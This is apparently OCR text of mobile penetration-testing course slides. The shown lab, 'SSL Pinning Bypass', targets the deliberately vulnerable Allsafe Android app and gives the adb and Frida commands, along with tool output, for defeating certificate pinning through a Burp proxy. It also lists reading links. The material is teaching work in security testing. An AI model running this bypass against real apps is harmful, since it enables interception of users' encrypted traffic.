
Why do we need « SSL Pinning »?

Without SSL Pinning :



Why do we need « SSL Pinning »?

With SSL Pinning :



Labs

Exercice 11 : SSL Pinning Bypass

Mission Briefing :

The application is using an SSL Pinning to secure all communication with remote services. Can you use your hacking tools to break it !

Ressources :

- Universal Android SSL Pinning Bypass with Frida

  https://codeshare.frida.re/@pcipolloni/universal-android-ssl-pinning-bypass-with-frida/

Level :

Tools :

Frida

Bounty :

NA

Labs

Exercice 11 : SSL Pinning Bypass [Solution]

Step 1 : Configure you emulator to use Burp Proxy (IP Proxy : 10.0.2.2)

Step 2 : export CA Burp to your Mobexeler machine

Step 3 : copy the certificate to your emulator

```
adb push burpca-cert-der.crt /data/local/tmp/cert-der.crt
```

Step 4 : Run **Universal Android SSL Pinning Bypass** with Frida

```
adb shell "/data/local/tmp/frida-server &"
```


```
frida --codeshare pcipolloni/universal-android-ssl-pinning-bypass-with-frida -U -f infosecadventures.allsafe --no-pause
```

Labs

Exercice 11 : SSL Pinning Bypass

Output:

```
Mobexler@Mobexler ~/AndroidZone/frida/scripts frida --codeshare pcipolloni/universal-android-ssl-pinning-bypass-with-frida -U -f infosecadventures.allsafe --
     ____
    / _  |   Frida 14.2.18 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://www.frida.re/docs/home/
Spawned `infosecadventures.allsafe`. Resuming main thread!
[Android Emulator 5554::infosecadventures.allsafe]->
[.] Cert Pinning Bypass/Re-Pinning
[+] Loading our CA...
[o] Our CA Info: CN=PortSwigger CA, OU=PortSwigger CA, O=PortSwigger, L=PortSwigger, ST=PortSwigger, C=PortSwigger
[+] Creating a KeyStore for our CA...
[+] Creating a TrustManager that trusts the CA in our KeyStore...
[+] Our TrustManager is ready...
[+] Hijacking SSLContext methods now...
[-] Waiting for the app to invoke SSLContext.init()...
[o] App invoked javax.net.ssl.SSLContext.init...
[+] SSLContext initialized with our custom TrustManager!
[o] App invoked javax.net.ssl.SSLContext.init...
[+] SSLContext initialized with our custom TrustManager!
```



Summary

I. Pentest VM/tools

II. Hacking mobile apps

III. Automated security testing

Further readings

Hungry for more ?

- **PoCs and vulnerabilities analysis:**

  https://blog.oversecured.com/

  https://www.nowsecure.com/blog/

- **Modern vulnerable apps :**

  https://github.com/B3nac/InjuredAndroid/

  https://github.com/oversecured/ovaa

- **Sample pentest reports :**

  https://github.com/B3nac/Android-Reports-and-Resources

  https://7asecurity.com/publications

Further readings

Hungry for more ?